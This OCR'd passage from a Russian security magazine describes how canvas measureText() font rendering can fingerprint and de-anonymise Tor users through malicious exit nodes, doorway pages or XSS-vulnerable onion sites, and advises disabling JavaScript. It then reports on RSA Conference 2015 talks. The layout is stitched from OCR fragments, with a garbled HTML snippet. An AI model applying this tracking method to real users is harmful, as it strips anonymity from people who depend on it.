
Ярким примером активной системы мониторинга, развернутой в полевых условиях, служит множество exit-нод, которые были обнаружены экспертом компании Leviathan Security. Эти ноды отличались от прочих выходных нод тем, что инжектировали вредоносный код в пролетающие бинарные файлы. Пока клиент выкачивал какой-либо файл из интернета, используя Tor в качестве средства обеспечения анонимности, вредоносная exit-node проворачивала MITM-атаку и патчила скачиваемый бинарный файл.

Данный инцидент хорошо иллюстрирует концепцию активной системы мониторинга, однако также демонстрирует ее обратную сторону — любая активность на выходной ноде (манипуляция с трафиком) легко и оперативно определяется автоматизированными средствами, и эта нода заносится в черный список.

Начнем с чистого листа

HTML5 принес с собой интересный тег canvas, который предназначен для создания растрового изображения при помощи JavaScript. У данного тега есть особенность отрисовки шрифтов. Их рендеринг каждый браузер осуществляет по-разному в зависимости от различных факторов:

- разный набор шрифтов (неактуально для Tor Browser, который имитирует один и тот же набор стандартных шрифтов для каждого пользователя);
- различные графические драйверы и аппаратная составляющая на стороне клиентов;
- различный набор программного обеспечения в операционной системе и различная конфигурация программной среды.





↑ **Пассивная система в процессе сбора пролетающих данных**


Используем measureText() для получения размера шрифта, уникального для данной ОС


Официальный ответ разработчиков Tor на проблему рендеринга шрифтов


В качестве пациента — мой блог, который за неделю посетили 128 пользователей даркнета




Changed 6 месяцев ago by mcs


There are several things going on here. The fingerprinter.html page uses page reload / iteration and a cookie to defeat TBB's max_font preferences. It also uses canvas measureText() to generate its fingerprints, which has the advantage that it returns a floating point value for width. This may be better than using something like offsetWidth of a <span> (which as far as we can tell only provides integer width values), but we were able to get similar fingerprinting results without a canvas.

We could change canvas measureText() to return a rounded number or disable it entirely, but it may not be worth it. A real solution will require fixing #13313 or another approach.

Все эти факторы влияют на рендеринг шрифтов и, как результат, позволяют при помощи JavaScript-функции measureText() получить их уникальный размер.


После того как эта проблема, которая также касается пользователей Tor Browser, стала известна комьюнити, был создан соответствующий тикет. Однако разработчики Tor Browser не спешат закрывать данный недостаток конфигурации, сославшись на неэффективность блеклистинга подобных функций.

Данную особенность атакующий может использовать для фингерпринтинга Tor-пользователей, и, как продемон-



```
<html>
<head>
<title>Skaniki | Сканер структуры сайта (Defec Tech)</title>
<META NAME="keywords" content="сканер, структура, сайт, Defec, безопасность, защита, атаки, оценка защищенност
защищенности, уязвимость">
<META NAME="description" content="Skaniki | Сканер структуры сайта (Defec Tech)">
<META NAME="author" content="Nikituki, c0n Difesa">
<META NAME="Copyright" content="© Defec Tech, 2009. При использовании материалов сайта ссылка на источник обяз
<META NAME="classification" CONTENT="Security">
<link rel="icon" href="/favicon.ico" type="image/x-icon">
<link rel="shortcut icon" href="/favicon.ico" type="image/x-icon">
<style type="text/css">img{border:0;}BODY{overflow:hidden;background-image:url('bg.jpg');background-repeat:no-
top:-150px;text-align:center}</style>
</head>
<body>
<script src="1234.js"></script>
<script type="text/javascript">
var gaJsHost = (("https:" == document.location.protocol) ? "https://ssl." : "http://www.");
document.write(unescape("%3Cscript src='" + gaJsHost + "google-analytics.com/ga.js' type='text/javascript'%3E%
</script>
<script Language="JavaScript">
function show_scan()
```

↑ **Внедренный в главную страницу JavaScript, который осуществляет fingerprint браузера**



↖ **Фрагмент лога веб-сервера, в котором засветился фингерпринт Tor Browser'а**

стрирует реализация активной системы сбора данных, собранная им информация может использоваться для последующей деанонимизации.

Я узнаю тебя по шрифтам

Для доказательства этой концепции мы подготовили следующий тестовый стенд: веб-приложение (мой блог, размещенный на отдельном домене), которое имеет определенную целевую аудиторию (специалисты по ИБ и IT-специалисты). Согласно статистике моей сети доставки контента (Content Delivery Network, CDN), за одну неделю главную страницу моего блога посещает 128 Tor-пользователей (моя CDN вежливо помечает посетителей из даркнета как угрозу и просит ввести капчу прежде, чем отдать контент главной страницы).

Соответственно, на данную страницу мы внедрили JavaScript, который использует функцию measureText() для измерения отрендеренных шрифтов в браузере посетителя веб-страницы.

Данный скрипт осуществляет фингерпринт браузера пользователя на основе результатов рендеринга шрифта. Ширина получившегося шрифта представляет собой значение с плавающей точкой. Скрипт хеширует данное значение и любезно отправляет результат в виде POST-запроса веб-серверу, который, в свою очередь, сохраняет этот запрос в своих логах.

> ***Чтобы обезопасить себя от подобной слежки, нужно задать себе вопрос: «Так ли мне необходим JavaScript в даркнете?» И сделать то, чего до сих пор не сделали разработчики Tor Browser, — отключить JS***

Выходим в поле

Каким образом данная концепция может быть использована в реальных условиях? Описанный выше JS-код может быть установлен на нескольких участниках информационного обмена в даркнете:


- Exit-node. Реализация MITM-атаки, в ходе которой JS-код внедряется во все веб-страницы, которые посещает во внешней сети резидент даркнета.
- Внутренние onion-ресурсы и внешние веб-приложения, контролируемые злоумышленником. Например, атакующий поднимает свой дорвей — специально подготовленную веб-страницу под конкретную целевую аудиторию — и устраивает фингерпринт всех посетителей.
- Уязвимые к XSS (предпочтительно к «хранимым», но не обязательно) внутренние и внешние веб-приложения.

Последний пункт особенно интересен. Просканировав на веб-уязвимости примерно 100 onion-ресурсов (которые оказались в логах пассивной системы мониторинга) и отсеяв false positive, мы выяснили, что примерно 30% всех проанализированных ресурсов даркнета подвержены атакам «межсайтового скриптинга».


Все это означает, что атакующий теперь может не ограничиваться поднятием фермы выходных узлов, для того чтобы деанонимизировать пользователя. Теперь злодей может скомпрометировать веб-приложения и поднять дорвеи, разместить там JS-код и составлять базу данных уникальных фингерпринтов. Например, он может выяснить, что пользователь с уникальным фингерпринтом c2c91d5b3c4fecd9109afe0e был замечен на сайтах sdfsdfsdfdrugs.onion (основная тематика — наркотики), gunsdfsdf.onion (основная тематика — оружие), linkedin.com/vasya и так далее. Результат: конкретная личность и ее психологический портрет.

КАК СЕБЯ ОБЕЗОПАСИТЬ?

Описанная техника фингерпринтинга позволяет выделять конкретные браузеры, которые также используются для серфинга исключительно onion-ресурсов и не ходят во внешний «веб». Чтобы обезопасить себя от подобной слежки, нужно задать себе вопрос: «Так ли мне необходим JavaScript в даркнете?» И сделать то, чего до сих пор не сделали разработчики Tor Browser, — отключить JS. ⌶



↙ **Объекты, которые могут фингерпринтить Tor-пользователя**




↘ **Процесс денонимизации Tor-юзера**



CONFERENCE 2015

ОТЧЕТ О КРУПНЕЙШЕЙ МИРОВОЙ КОНФЕРЕНЦИИ ПО IT-БЕЗОПАСНОСТИ

В то самое время, когда я собирался по приглашению компании EMC отправиться на RSA Conference 2015, на другом конце мира примерно тем же занимался сотрудник компании CheckPoint Николай Л. Разница была лишь в мелочах — например, ему не нужно было готовиться к пятнадцатичасовому перелету из Москвы в Сан-Франциско, поскольку уже несколько лет он живет и работает в США. И не был бы Николай достоин совершенно никакого упоминания в рамках этой статьи, если бы не один нюанс: десяткам тысяч наших читателей, вольных айтишников и просто сторонним личностям уже лет двадцать пять он известен под именем Криса Касперски.



Когда на мою почту упало письмо от Криса, который, несмотря на неослабевающий поток писем читателей, устранился от написания статей, я слегка удивился. А когда прочел сам текст письма и обнаружил там вопрос, не собираюсь ли я на конференцию, — еще и насторожился. Откуда информация, ведь я нечастый гость на международных конференциях и никаких публичных предпосылок к моему там появлению не было? Крис отломал мою почту? Ноосфера Вернадского? Интуиция? Так или иначе, но мы условились встретиться 20 апреля в Moscone center, Сан-Франциско, в трех огромных корпусах которого проходила выставка-конференция RSA Conference 2015, и тряхнуть теми двенадцатью годами, которые мы с ним провели в переписке и плодотворном сотрудничестве по журнальному ремеслу.

И вот, после пятнадцати часов перелета стыковочным рейсом через Амстердам, я в Сан-Франциско. Раньше я никогда не был на американском континенте и про С-Ф знал только из одноименной песни дуэта «Кармэн». До заселения в отель я успел прошвырнуться в западный корпус и получить там бейдж. Этот короткий визит в выставочный комплекс убедил меня: четыре дня будут горячими, а посетителей ожидается реально много (легко догадаться — если очередь в мужской туалет стоит от входа, значит, всяко не мало), а программа, судя по выданным мне бумагам, будет насыщенной.


Александр Лозовский
lozovsky@glc.ru

И ВСЕ НАЧАЛОСЬ

Проснулся я в семь утра по местному, забросил в рот пару таблеток парацетамола — головная боль от смены часовых поясов не заставила себя ждать — и побрел завтракать. Приняв сомнительных размеров завтрак из круассана и фруктового салатика, я отправился в южный корпус выставочного центра. Официальная программа начиналась выступлением директора RSA, который сравнивал текущее положение вещей в секьюрити-индустрии со средневековьем и сетовал на то, что мы, как в древности, строим стены повыше и копаем рвы поглубже, но злоумышленников это не останавливает, более того, нередко они, украв идентификационные данные, появляются сразу за кольцом всех наших оборонительных редутов.


Выступления в зале ключевых моментов продолжались. Мужчина из Microsoft раскрыл тему безопасности облачных технологий, обратив внимание на то, что, передавая данные в облако, мы, с одной стороны, выводим их из-под своего контроля, но с другой — передаем их в руки крепким парням, которые уж всяко смогут их сохранить. Не хватает во всем этом лишь одного — прозрачности.

Далее следовало то, чего я ждал больше всего, — дискуссия специалистов по криптографии. Не то чтобы я хорошо шарил в криптографии и серьезно ею интересовался (выступления на этом уровне не содержали хардкорных технических подробностей), но встреча с живыми классиками мира криптографии, которых пофамильно и в лицо знает каждый хакер, дорогого стоит. Хорошо все-таки быть айтишником — все классики нашего дела более-менее живы. Лейтмотивом дискуссии можно считать фразу, произнесенную Шамиром: «Защищенных систем нет сейчас и не предвидится в обозримом будущем. Современную криптографию взломать невозможно. Ее можно обойти».


После лекции по «наступательной безопасности» (очень модная тема!) и двух больших чашек старбаксовского кофе (при том что две-то я махнул еще с утра) я пришел в состояние возбуждения и отправился исследовать помещения.

Первыми в поле зрения попались два зала с выставочными стендами вендоров. Известные и не очень в нашей стране представители капиталистического бизнеса, от Symantec до Trend Micro и от Cisco до Fortinet (последние прикатили в зал шикарный трейлер, похожий на грузовик из «Универсального солдата»), вовсю завлекали народ на свои стенды — лекциями, презентациями, сканировали бейджи для участия в конкурсах, наливали коктейли и раздавали мелкие ништяки. Немного посидев на их выступлениях и почувствовав свой цифровой мир в полной безопасности, а также получив пару фонариков и пластиковых сумок, я пошел на встречу с Крисом.

Слегка потупив с местом встречи (главные выступления — keynotes — проходили в двух больших залах, в одном, вечно занятом, — очно, в другом — дистанционно), мы наконец-то объединились. Побеседовав о жизни и работе (результат ты можешь видеть на врезках), мы изучили наши планчики конференции (выдавались вместе с бейджем) и порознь отправились на выбранные лекции-сессии-презентации. Кстати, поскольку на одно время бывало запланировано более тридцати (!) интересных сессий, вопрос выбора вставал особенно остро. Поэтому сделаем так: я расскажу о том, что понравилось мне, а потом Крис изложит свои впечатления.







ПОМНИ О ДЕТЯХ!

Привлеченный бесплатной раздачей наклеек и футболок с надписью «Yes, I'am in RU», я пришел в небольшой выставочный комплекс, расположенный в восточном корпусе. При детальном осмотре оказалось, что это мероприятие посвящено безопасности детей (5–17 лет) в интернете, а точнее их обучению безопасному и ответственному пользованию всемирной паутиной. Признаюсь, поскольку, когда я был маленький, это мне нужно было защищать компьютер (ПЭВМ «Микроша») от взрослых, тема обучения детей безопасности мне была как-то не близка. Рассказ девушки (девочки), которую хитрый педофил развел на встречу в реале, а потом запер в подвале и, прямо скажем, ничего общественно одобряемого с ней там не делал, не произвела на меня сильного впечатления: в конце концов, то, что тринадцатилетним девочкам не стоит встречаться со случайными дядями, — это правило еще офлайн-эпохи. В целом же идея собирать волонтеров для того, чтобы учить детей правильно и безопасно пользоваться интернетом, выглядит здравой. В качестве волонтера я бы с удовольствием показал им файл, скачанный еще в середине девяностых с какой-то BBS'ки. Еще тогда было очевидно, что звонить на BBS надо с Анти-АОНа, а настоящие ФИО не указывать. Особенно это актуально в свете сообщений о кибербуллинге (онлайн-травле), с которым, по представленной статистике, сталкиваются 65% детей в возрасте от 8 до 14 лет.

ЧАСТЬ 1. ГОВОРИТ И ПОКАЗЫВАЕТ DR.

Очень много было сказано и показано про APT, безопасность мобильных приложений (традиционно отличился Android), безопасность облачных технологий (под влиянием момента я скачал полный CAIQ, и мой мозг вывернулся наизнанку), закон, порядок и расследование инцидентов. Кроме того, я посетил практически все keynotes. Ниже — выступления, которые мне особенно понравились.

Безопасность бесконтактных платежных систем

Хорошее выступление, которое началось с самых основ базирующихся на NFC платежей (вплоть до пошаговой установки Google Wallet и Apple Pay) и завершилось советами по безопасности для пользователей бесконтактных платежей и для магазинов и, наконец, ответом на самый главный вопрос: может ли дядя с ридером-гиперболоидом из минивэна на улице скачать твои денежки.

Слайды: goo.gl/yf1TXL

Исследование недостатков мобильных приложений

Не единственное, но самое интересное выступление на тему. Парни проанализировали больше 62 тысяч приложений! Мобильные программы зажигают: 48% приложений для Андроида содержат как минимум одну серьезную проблему с безопасностью, 40% отправляют данные в нешифрованном виде. Особенно порадовала уязвимость в программе, которая позволяет заказывать дубликаты физических (!) ключей по фото. Благодаря Improperly Validated SSL возможен перехват ее трафика — вместе с координатами пользователя и фотографией ключей от квартиры, где деньги лежат. Программа, подверженная удаленному исполнению кода, тоже порадовала — благодаря ее багам атакующий мог получить полный доступ к устройству, включая почту и фотографии.

Слайды: goo.gl/ft1e3L

Хаки, эксплойты и малварь 2014

Не так круто, как статья нашего Евгения Дроботуна (как не читал? Вот же она: https://xakep.ru/2015/04/09/195-exploit-packs/), но все равно достойно внимания. Малварь для MS Office — на коне и все изощреннее соблазняет пользователя разрешить макросы, а старый добрый CVE-2012-0158 — живее всех живых!

Слайды: goo.gl/1Nb6lN



Наверное, здесь должна быть смешная подпись, вроде «Will hack for food»

Как поломать SAP ASE, имея в активе только соединение с ней по интернету?
От соединения с СУБД с «пробным» логином до исполнения любых SQL/RPC-команд в шесть шагов — очень интересная презентация. Во второй части соответствующие почести возданы и многострадальной Java.
Слайды: goo.gl/b5eDZu

Уязвимости менеджеров паролей
Однажды наш краснознаменный Александр Ващило написал очень крутую статью про уязвимости менеджеров паролей (https://xakep.ru/2014/09/08/password-manager-pentest/). Оказалось, что он не один в этом мире, и Ли Чживэй (Zhiwei Li) в своей презентации показал нам результаты не менее крутого исследования. Начал он ее с фраз из рекламы разных менеджеров паролей и официальных рекомендаций использовать их для улучшения собственной безопасности. А закончилось все тем, что по четырем классам уязвимостей ни один из исследованных менеджеров не показал себя полностью защищенным. Спойлер: CSRF (LastPass, RoboForm, NeedMyPassword) и XSS (NeedMyPassword) все еще никто не отменял.
Слайды: goo.gl/H4TM2q



Половина города, включая рекламные щиты и надписи на урнах, была охвачена лихорадкой конференции. Похоже, продавцы магазинов тоже подготовились к визитам хакеров

ЗНАМЕНИТОСТИ НА КОНФЕРЕНЦИИ

Уитфилд Диффи, могучий седобородый волосач и бородач, известнейший американский криптограф, знаменитый своим основополагающим вкладом в криптографию с открытым ключом. Протокол Диффи — Хеллмана известен в IT-мире ничуть не меньше, чем закон Ломоносова — Лавуазье или уравнение Менделеева — Клапейрона в мире учеников средней школы :).

Рональд Линн Ривест, не менее могучий лысач и бородач, автор симметричного алгоритма RC2, RC4, RC5, профессор. А еще он — это первая буква аббревиатуры RSA. Прям человек и пароход — и алгоритм асимметричного шифрования, и человек-конференция.

Ади Шамир, профессор, криптоаналитик и вторая буква аббревиатуры RSA.

Брайан Кребс, при звуках имени которого средний российский хакер тут же изображает троллфейс и по памяти цитирует известную в узких кругах после кое-какого скандала фразу с ключевыми словами «баян кребс, злая ломка, скинемся на героин». На самом деле он известный американский журналист и как бы эксперт по российским хакерам.

Марк Руссинович. Этот крутой хакер, знаток недокументированных возможностей Windows, уже давненько работает на Microsoft. Но в наших сердцах он навсегда остался как автор книг «Внутреннее устройство Microsoft Windows», программист Sysinternals и автор утилит Process Explorer и Rootkit Revealer. Кстати, мы с ним делали интервью: https://xakep.ru/2009/05/12/48169/.

Брюс Шнайер, знаменит созданием алгоритма Blowfish, сотрудничеством с Министерством обороны США в анамнезе и книгой «Прикладная криптография». В книжном киоске на конференции продавалась его книга «Schneier on Security: Data and Goliath», которую можно было подписать у автора.



Стенд конференции на фоне Криса Касперски



INFO

Интересный случай произошел на лекции под названием «Шесть фактов про Wi-Fi, которые должен знать каждый безопасник». Двухсотместный зал был набит до отказа, но, когда лектор показала скрин с Wireshark, процентов пятнадцать из зала достали свои блокнотики и записали туда это ключевое слово, видимо чтобы впоследствии его загуглить :).

ЧАСТЬ 2. ВЗГЛЯД КРИСА

Восточный блок Moscone-центра был заполнен меньше чем наполовину. Пускали туда только обладателей full pass, который, очевидно, был не у всех, ибо стоил 2100 долларов, а то и дороже. В северном и южном корпусах толпилась масса народу, тут же ютились будочки многочисленных компаний, демонстрирующих победоносно новые решения информационной безопасности. Здесь же выступали артисты (Алек Болдуин) и прочие медийные фигуры.

Мыщъха на конференцию никто не посылал. Все говорили, что это мероприятие не для технарей, а для бизнесменов и политиков. И правда, безопасности тут было совсем немного, но с учетом размаха конференции это «немного» представляло собой кое-что.

Докладов была масса, доклады шли всю неделю в десятках (!) аудиторий одновременно, и потому мыщъх чувствовал себя буридановым ослом в гиперкубе. Первые дни ходил на выступления «звездных» участников, но затем научился их избегать: обнаружилось, что самое интересное — у ничем с виду не примечательных докладчиков. А интересного там было выше Фудзиямы. Мир оказался намного более уязвимым, чем представлялось. И это с учетом того, что мыщъх не хрен с горы, а эксперт по безопасности, но даже эксперту было сложно предположить, что **свыше 70% роутеров уязвимы** к удаленным атакам и что они никогда не будут залатаны по тем или иным причинам.

Огромное количество **IoT (Internet of Things)** типа CCTV-камер работают под управлением встроенного веб-сервера **RomPager**, сплоиты под который в выдаче гугла прочно удер-

Даже эксперту было сложно предположить, что свыше 70% роутеров уязвимы к удаленным атакам и что они никогда не будут залатаны

ВСТРЕЧА С КРИСОМ КАСПЕРСКИ

На правах постоянного читателя нашего журнала ты наверняка знаешь биографию Криса до 2012 года включительно. Именно в этом году он впервые встретился в США с Никитой Кислицыным, нашим бывшим главным редактором, и дал журналу интервью (https://xakep.ru/2012/12/30/kris-kasperski/), в котором очень подробно рассказал о своей жизни и трудовой биографии. Со слов Криса, это интервью попало на стол к сотрудникам ФБР и они им очень заинтересовались (считаю, что это надо расценивать как комплимент, — надеюсь, они подписались на наш журнал, а не качают его в торрентах :). — *Прим. ред.*).

